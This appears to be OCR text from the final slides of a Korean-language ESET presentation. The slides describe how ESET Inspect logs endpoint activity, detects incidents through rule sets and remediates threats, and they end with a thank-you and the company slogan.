
ESET Inspect는 엔드포인트의 모든 활동 로그를 저장하고 분석합니다.

사전 지정된 Rule Set을 통하여 보안사고를 식별하고, Rule에 지정된 Action을 수행함으로써 악성 행위를 일으키는 원천을 차단하며, Remediation을 통해 공격자가 다시 침투하지 못하도록 Action을 구성합니다.

이러한 경험을 반복하여 알려지지 않은 새로운 위협으로부터 사내 환경을 안전하게 보호할 수 있습니다.



ESET INSPECT를 이용한 보안 위협 대응



감사합니다.

Digital Security
Progress. Protected.